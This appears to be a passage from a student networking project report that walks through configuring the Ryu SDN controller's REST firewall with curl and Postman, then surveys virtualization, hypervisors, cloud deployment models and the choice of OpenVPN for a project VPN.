SDN has revolutionized the way networks are designed, managed, and secured. It separates the control plane from the data plane, enabling centralized control and programmability of network devices. By decoupling the control logic from the underlying hardware, SDN empowers network administrators with unprecedented flexibility and agility to adapt their networks to changing requirements.

Within this paradigm shift, the firewall has emerged as a vital component of SDN architectures, ensuring the protection and integrity of the network. While the core principles of a firewall remain the same in an SDN context—monitoring traffic and enforcing security policies—the implementation and capabilities have evolved to leverage the advantages offered by SDN.

Ryu Controller provides a Rest API that allows us to apply different applications on our network and We are going to discuss the Firewall. Ryu developers have published a rest_firewall.py script that we are going to use to achieve our goal. The application will be run on the Controller with

ryu-manager –verbose ryu/app/rest_firewall.py

And we can mininet with the following options for demonstrating.

sudo mn –topo single,3 –mac –switch ovsk,protocol=OpenFlow13 –controller remote -x

The application is based on the WSGI (Web Server Gateway Interface) which is a standard interface between web servers and web applications or frameworks in the Python programming language. The purpose of WSGI is to define a simple and consistent API that web servers can use to communicate with Python web applications or frameworks.

WSGI provides a common protocol for handling HTTP requests and responses, allowing developers to write web applications that can run on any WSGI-compliant web server without modification.
And here are the following options we can use in the application along with the Rest API Corresponding endpoint which we will send the request for to take the action we need.

Firewall status	get status of all firewall switches	GET	/firewall/module/status
	set enable the firewall switches	PUT	/firewall/module/enable/{switch-id}
	set disable the firewall switches	PUT	/firewall/module/disable/{switch-id}
Firewall logs	get log status of all firewall switches	GET	/firewall/log/status
	set log enable the firewall switches	PUT	/firewall/log/enable/{switch-id}
	set log disable the firewall switches	PUT	/firewall/log/disable/{switch-id}
Firewall rules	get rules of the firewall switches for no vlan	GET	/firewall/rules/{switch-id}
	get rules of the firewall switches for specific VLAN	GET	/firewall/rules/{switch-id}/{vlan-id
	set a rule to the firewall switches for no VLAN	POST	/firewall/rules/{switch-id}
	set a rule to the firewall switches for specific vlan group	POST	firewall/rules/{switch-id}/{vlan-id}


To interact with the firewall Application, we can use a simple Curl Commands like this

```
netwroks4life@ubuntu:~/Desktop/ryu/bin$ curl http://localhost:8080/firewall/module/status ; echo ''
[{"switch_id": "0000000000000001", "status": "disable"}]
netwroks4life@ubuntu:~/Desktop/ryu/bin$
```

But instead of repeating the commands we want each time we need it , we can make a Collection on POSTMAN which will be way easier for future use. And here is the Guide to add a request in POSTMAN.

- First Create a new Collection and name it a meaningful name like Firewall
- Second Add a Request by specifying the Method according to the table above, add the URL and it is better to make the host a variable with host so if the Controller ip has changed in the future you will just modify the variable and not all the collection requests.
- Then rename the Request, also note if the request is a POST/PUT/DELETE make sure to make the body as RAW JSON format.

- You need to repeat the steps for all other requests.
- After Finishing you will have a collection you can use any time by just modifying the data fields according to your needs and a simple send click.



The Firewall Script simply will receive any request of those and take the corresponding action.
The default mode for the firewall is disabled so we first need to enable it, also note that if we are just running the rest firewall script there is no connectivity between hosts until we set it up.

5.6.1 Firewall in Action

First, we need to enable it by sending a PUT request to the following endpoint, note that "0000000000000001" is the switch ID, and we can get that from the first status request. Each switch can be controlled individually by the firewall by specifying the switch ID or we can apply the actions on a whole VLAN by the VLAN ID.

http://{{host}}:8080/firewall/module/enable/0000000000000001

And we will get.



```
[
    {
        "switch_id": "0000000000000001",
        "command_result": {
            "result": "success",
            "details": "firewall running."
        }
    }
]
```


Then Let's add a RULE that allows the PING between host-1 and host-2 By sending a POST request to the following endpoint

http://host:8080/firewall/rules/0000000000000001

With the following data


```
{
    "nw_src": "10.0.0.2/32",
    "nw_dst": "10.0.0.1/32",
    "nw_proto": "ICMP"
}
```





Note that we are targeting the Switch id 0000000000000001 because that is the Switch connecting Host-1 and Host-2.
Also, note we must repeat the request and switch the ip addresses.

We should get the following response.


```
{
    "switch_id": "0000000000000001",
    "command_result": [
        {
            "result": "success",
            "details": "Rule added. : rule_id=1"
        }
    ]
}
```


And here are the results when we try to ping Host-2 From Host-1 Before and after the Rules added.



And in the Controller logs we can see the following packets being blocked (before adding the Rules)

We can allow or deny any sort of protocol we want to allow or deny as we need. Note that the Current Firewall approach is not the best from a security point of view as anyone in the network (or has reachability to the Controller machine) can take these firewall actions meaning they can allow/deny the connection between hosts as they want even if they are not administrators. And that is what we have solved in

Chapter 6

6 Virtualization & private cloud

6.1 What is Virtualization?

Virtualization is a technology that you can use to create virtual representations of servers, storage, networks, and other physical machines. Virtual software mimics the functions of physical hardware to run multiple virtual machines simultaneously on a single physical machine. Businesses use virtualization to use their hardware resources efficiently and get greater returns from their investment. It also powers cloud computing services that help organizations manage infrastructure more efficiently.

To properly understand Kernel-based Virtual Machine (KVM), you first need to understand some basic concepts in virtualization. Virtualization is a process that allows a computer to share its hardware resources with multiple digitally separated environments. Each virtualized environment runs within its allocated resources, such as memory, processing power, and storage. With virtualization, organizations can switch between different operating systems on the same server without rebooting.

Virtual machines and hypervisors are two important concepts in virtualization.

6.2 Virtual machine

A virtual machine is a software-defined computer that runs on a physical computer with a separate operating system and computing resources. The physical computer is called the host machine and virtual machines are guest machines. Multiple virtual machines can run on a single physical machine. Virtual machines are abstracted from the computer hardware by a hypervisor.

6.3 Hypervisor

The hypervisor is the virtualization software that you install on your physical machine. It is a software layer that acts as an intermediary between the virtual machines and the underlying hardware or host operating system. The hypervisor coordinates access to the physical environment so that several virtual machines have access to their own share of physical resources.

For example, if the virtual machine requires computing resources, such as computer processing power, the request first goes to the hypervisor. The hypervisor then passes the request to the underlying hardware, which performs the task.

The following are the two main types of hypervisors.

6.3.1 Type 1 hypervisor

A type 1 hypervisor, or bare-metal hypervisor, is a hypervisor program installed directly on the computer's hardware instead of the operating system. Therefore, type 1 hypervisors have better performance and are commonly used by enterprise applications. KVM uses the type 1 hypervisor to host multiple virtual machines on the Linux operating system.

6.3.2 Type 2 hypervisor

Also known as a hosted hypervisor, the type 2 hypervisor is installed on an operating system. Type 2 hypervisors are suitable for end-user computing.

6.4 Why is virtualization important?

By using virtualization, you can interact with any hardware resource with greater flexibility. Physical servers consume electricity, take up storage space, and need maintenance. You are often limited by physical proximity and network design if you want to access them. Virtualization removes all these limitations by abstracting physical hardware functionality into software. You can manage, maintain, and use your hardware infrastructure like an application on the web.

Virtualization example:
Consider a company that needs servers for three functions:

1. Store business email securely
2. Run a customer-facing application.
3. Run internal business applications.

Each of these functions has different configuration requirements:

- The email application requires more storage capacity and a Windows operating system.
- The customer-facing application requires a Linux operating system and high processing power to handle large volumes of website traffic.
- The internal business application requires iOS and more internal memory (RAM).
-

To meet these requirements, the company sets up three different dedicated physical servers for each application. The company must make a high initial investment and perform ongoing maintenance and upgrades for one machine at a time. The company also cannot optimize its computing capacity. It pays 100% of the servers' maintenance costs but uses only a fraction of their storage and processing capacities.

6.4.1 Efficient hardware use

With virtualization, the company creates three digital servers, or virtual machines, on a single physical server. It specifies the operating system requirements for the virtual machines and can use them like the physical servers. However, the company now has less hardware and fewer related expenses.

6.4.2 Infrastructure as a service

The company can go one step further and use a cloud instance or virtual machine from a cloud computing provider such as AWS. AWS manages all the underlying hardware, and the company can request server resources with varying configurations. All the applications run on these virtual servers without the users noticing any difference. Server management also becomes easier for the company's IT team.

6.4.3 Efficient resource use

Virtualization improves hardware resources used in your data center. For example, instead of running one server on one computer system, you can create a virtual server pool on the same computer system by using and returning servers to the pool as required. Having fewer underlying physical servers frees up space in your data center and saves money on electricity, generators, and cooling appliances.

6.4.4 Automated IT management

Now that physical computers are virtual, you can manage them by using software tools. Administrators create deployment and configuration programs to define virtual machine templates. You can duplicate your infrastructure repeatedly and consistently and avoid error-prone manual configurations.

6.4.5 Faster disaster recovery

When events such as natural disasters or cyberattacks negatively affect business operations, regaining access to IT infrastructure and replacing or fixing a physical server can take hours or even days. By contrast, the process takes minutes with virtualized environments. This prompt response significantly improves resiliency and facilitates business continuity so that operations can continue as scheduled.

6.5 How does virtualization work?

Virtualization uses specialized software, called a hypervisor, to create several cloud instances or virtual machines on one physical computer.

Cloud instances or virtual machines After you install virtualization software on your computer, you can create one or more virtual machines. You can access

the virtual machines in the same way that you access other applications on your computer. Your computer is called the host, and the virtual machine is called the guest. Several guests can run on the host. Each guest has its own operating system, which can be the same or different from the host operating system.

From the user's perspective, the virtual machine operates like a typical server. It has settings, configurations, and installed applications. Computing resources, such as central processing units (CPUs), Random Access Memory (RAM), and storage appear the same as on a physical server. You can also configure and update the guest operating systems and their applications as necessary without affecting the host operating system.

6.6 What are the different types of virtualizations?

You can use virtualization technology to get the functions of many different types of physical infrastructure and all the benefits of a virtualized environment. You can go beyond virtual machines to create a collection of virtual resources in your virtual environment.

6.6.1 Server virtualization

Server virtualization is a process that partitions a physical server into multiple virtual servers. It is an efficient and cost-effective way to use server resources and deploy IT services in an organization. Without server virtualization, physical servers use only a small amount of their processing capacities, which leaves devices idle.

6.6.2 Storage virtualization

Storage virtualization combines the functions of physical storage devices such as network attached storage (NAS) and storage area network (SAN). You can pool the storage hardware in your data center, even if it is from different vendors or of different types. Storage virtualization uses all your physical data storage and creates a large unit of virtual storage that you can assign and control by using management software. IT administrators can streamline storage activities, such as archiving, backup, and recovery, because they can combine multiple network storage devices virtually into a single storage device.

6.6.3 Network virtualization

Any computer network has hardware elements such as switches, routers, and firewalls. An organization with offices in multiple geographic locations can have several different network technologies working together to create its enterprise network. Network virtualization is a process that combines all of these network resources to centralize administrative tasks. Administrators can adjust and control these elements virtually without touching the physical components, which greatly simplifies network management.

6.6.4 The following are two approaches to network virtualization.

Software-defined networking

Software-defined networking (SDN) controls traffic routing by taking over routing management from data routing in the physical environment. For example, you can program your system to prioritize your video call traffic over application traffic to ensure consistent call quality in all online meetings.

6.6.5 Network function virtualization

Network function virtualization technology combines the functions of network appliances, such as firewalls, load balancers, and traffic analyzers that work together, to improve network performance.

6.6.6 Data virtualization

Modern organizations collect data from several sources and store it in different formats. They might also store data in different places, such as in a cloud infrastructure and an on-premises data center. Data virtualization creates a software layer between this data and the applications that need it. Data virtualization tools process an application's data request and return results in a suitable format. Thus, organizations use data virtualization solutions to increase flexibility for data integration and support cross-functional data analysis.

6.6.7 Application virtualization

Application virtualization pulls out the functions of applications to run on operating systems other than the operating systems for which they were designed. For example, users can run a Microsoft Windows application on a Linux machine without changing the machine configuration. To achieve application virtualization, follow these practices:

- Application streaming – Users stream the application from a remote server, so it runs only on the end user's device when needed.
- Server-based application virtualization – Users can access the remote application from their browser or client interface without installing it.
- Local application virtualization – The application code is shipped with its own environment to run on all operating systems without changes.

6.6.8 Desktop virtualization

Most organizations have nontechnical staff that use desktop operating systems to run common business applications. For instance, you might have the following staff:

- A customer service team that requires a desktop computer with Windows 10 and customer-relationship management software
- A marketing team that requires Windows Vista for sales applications

You can use desktop virtualization to run these different desktop operating systems on virtual machines, which your teams can access remotely. This type of virtualization makes desktop management efficient and secure, saving money on desktop hardware. The following are types of desktop virtualization.

6.6.9 Virtual desktop infrastructure

Virtual desktop infrastructure runs virtual desktops on a remote server. Your users can access them by using client devices.

6.6.10 Local desktop virtualization

In local desktop virtualization, you run the hypervisor on a local computer and create a virtual computer with a different operating system. You can switch between your local and virtual environment in the same way you can switch between applications.

6.7 How is virtualization different from cloud computing?

Cloud computing is the on-demand delivery of computing resources over the internet with pay-as-you-go pricing. Instead of buying, owning, and maintaining a physical data center, you can access technology services, such as computing power, storage, and databases, as you need them from a cloud provider.

Virtualization technology makes cloud computing possible. Cloud providers set up and maintain their own data centers. They create different virtual environments that use the underlying hardware resources. You can then program your system to access these cloud resources by using APIs. Your infrastructure needs can be met as a fully managed service.

6.8 Cloud computing

is Internet-based computing in which a shared pool of resources is available over broad network access, these resources can be provisioned or released with minimum management efforts and service-provider interaction.

6.9 Types of Cloud

- Public cloud
- Hybrid cloud
- Community cloud


- Multi-cloud
- Private cloud

6.9.1 Public Cloud

Public clouds are managed by third parties which provide cloud services over the internet to the public, these services are available as pay-as-you-go billing models.

They offer solutions for minimizing IT infrastructure costs and become a good option for handling peak loads on the local infrastructure. Public clouds are the go-to option for small enterprises, which can start their businesses without large upfront investments by completely relying on public infrastructure for their IT needs.

The fundamental characteristics of public clouds are multitenancy. A public cloud is meant to serve multiple users, not a single customer. A user requires a virtual computing environment that is separated, and most likely isolated, from other users.




Public cloud

6.9.2 Hybrid cloud

A hybrid cloud is a heterogeneous distributed system formed by combining facilities of the public cloud and private cloud. For this reason, they are also called heterogeneous clouds.

A major drawback of private deployments is the inability to scale on-demand and efficiently address peak loads. Here public clouds are needed. Hence, a hy-


brid cloud takes advantage of both public and private cloud



6.9.3 Community Cloud:

Community clouds are distributed systems created by integrating the services of different clouds to address the specific needs of an industry, a community, or a business sector. But sharing responsibilities among the organizations is difficult.

In the community cloud, the infrastructure is shared between organizations that have shared concerns or tasks. An organization or a third party may manage the cloud.




6.9.4 Multicloud

Multicloud is the use of multiple cloud computing services from different providers, which allows organizations to use the best-suited services for their specific needs and avoid vendor lock-in.

This allows organizations to take advantage of the different features and capabilities offered by different cloud providers.

6.9.5 Private cloud

Private clouds are distributed systems that work on private infrastructure and provide the users with dynamic provisioning of computing resources. Instead of a pay-as-you-go model in private clouds, there could be other schemes that manage the usage of the cloud and proportionally billing of the different departments or sections of an enterprise. Private cloud providers are HP Data Centers, Ubuntu, Elastic-Private cloud, Microsoft, etc.



6.10 The advantages of using a private cloud are as follows:

1. **Customer information protection**: In the private cloud security concerns are less since customer data and other sensitive information do not flow out of private infrastructure.

2. **Infrastructure ensuring SLAs:** Private cloud provides specific operations such as appropriate clustering, data replication, system monitoring, and maintenance, disaster recovery, and other uptime services.

3. **Compliance with standard procedures and operations:** Specific procedures have to be put in place when deploying and executing applica-

tions according to third-party compliance standards. This is not possible in the case of the public cloud.

4. **Control**: Private cloud users have full control over the infrastructure and services, which means they can customize the environment to their specific needs.
5. **Security**: Private cloud services are typically more secure since they are only accessible to authorized users.
6. **Compliance**: Private cloud users have more control over compliance requirements since they can customize the environment to meet specific regulatory requirements.
7. **Customization**: Private cloud users can customize the environment to their specific needs, which means they can optimize performance and efficiency.

Disadvantages of using a private cloud are:

1. **The restricted area of operations**: Private cloud is accessible within a particular area. So, the area of accessibility is restricted.
2. **Expertise requires:** In the private cloud security concerns are less since customer data and other sensitive information do not flow out of private infrastructure. Hence skilled people are required to manage & operate cloud services.
3. **Cost:** Private cloud services can be more expensive than public cloud services since they require a dedicated infrastructure.
4. **Maintenance**: Private cloud users are responsible for maintaining and updating the infrastructure, which can be time-consuming and costly.
5. **Scalability**: Private cloud services can be less scalable than public cloud services, which means they may not be able to handle sudden spikes in demand.

6.11 Below is a table of differences between Public Cloud and Private Cloud is as follows:

Public Cloud	Private Cloud
Cloud Computing infrastructure is shared with the public by service providers over the internet. It supports multiple customers i.e, enterprises.	Cloud Computing infrastructure is shared with private organizations by service providers over the internet. It supports one enterprise.
Multi-Tenancy i.e, Data of many enterprises are stored in a shared environment but are isolated. Data is shared as per rule, permission, and security.	Single Tenancy i.e, Data of a single enterprise is stored.
Cloud service provider provides all the possible services and hardware as the user-base is the world. Different people and organizations may need different services and hardware. Services provided must be versatile.	Specific services and hardware as per the need of the enterprise are available in a private cloud.
It is hosted at the Service Provider site.	It is hosted at the Service Provider site or enterprise.
It is connected to the public internet.	It only supports connectivity over the private network.
Scalability is very high, and reliability is moderate.	Scalability is limited, and reliability is very high.
It is cheaper than the private cloud.	It is costlier than the public cloud.
Security matters and dependent on the service provider.	It gives a high class of security.
Performance is low to medium.	Performance is high.
It has shared servers.	It has dedicated servers.

VPN

Virtual Private Networks, commonly referred to as VPNs are not an entirely new concept in networking. As the name suggests, a VPN can be defined as a private (encrypted) network service delivered over a public network infrastructure. A telephone call between two parties is the simplest example of a virtual private connection over a public telephone network. Two important characteristics of a VPN are that it is virtual and private.

6.12 Motivation for Deploying VPNs

Securing SDN private networks is crucial to protect against cyber threats and unauthorized access. The dynamic nature of SDN and the separation of control and data planes introduce vulnerabilities that must be addressed. Implementing robust security measures, including access controls, encryption, and intrusion detection, ensures the integrity and confidentiality of data. By adding security to SDN private networks, organizations can safeguard their infrastructure, comply with regulations, and mitigate cyber risks.

Accessing our applications easily and independently, without the need of having timeslots on AnyDesk between all group members.

All apps be accessible to any user at any time for authorized users.

Easy management and no routing/forwarding configuration headache.

Another important reason for deploying a VPN is cost savings. Corporations with offices all over the world often need to interconnect them to conduct everyday business. For these connections, they can either use dedicated leased lines that run between the offices or have each site connect locally to a public network, such as the Internet, and form a VPN over the public network.


In our case, it's the latter. Our project (analogous to the corporate) exists somewhere centralized or distributed but it's components (Controller(s), vSwitches, Mininet, Applications, Etc.) still need to communicate as one coherent system and most importantly in the most cost-efficient way and secure way.

That's why, we aimed to create a backbone Virtual Private Network(s) that is flexible, fast, and secure.

First, we wanted to create a secure channel/domain between the virtual SDN components (Controllers, vSwitches, Mininet, Apps, Etc.).

6.13 We opted for OpenVPN. But why? Because

- OpenVPN can work over TCP (Transmission Control Protocol) or UDP (User Datagram Protocol), allowing it to traverse firewalls and network address translators (NAT) more easily (hole punching).
- OpenVPN can operate in either routed or bridged mode, making it suitable for both site-to-site and remote access scenarios.
- OpenVPN is software-based solution that requires the installation of client software on devices to establish the VPN connection.



So, all local SDN applications can communicate only when they are authenticated with OVPN Server using their OVPN files designated for them and have traffic on their virtual tunnel **tun0** interfaces.

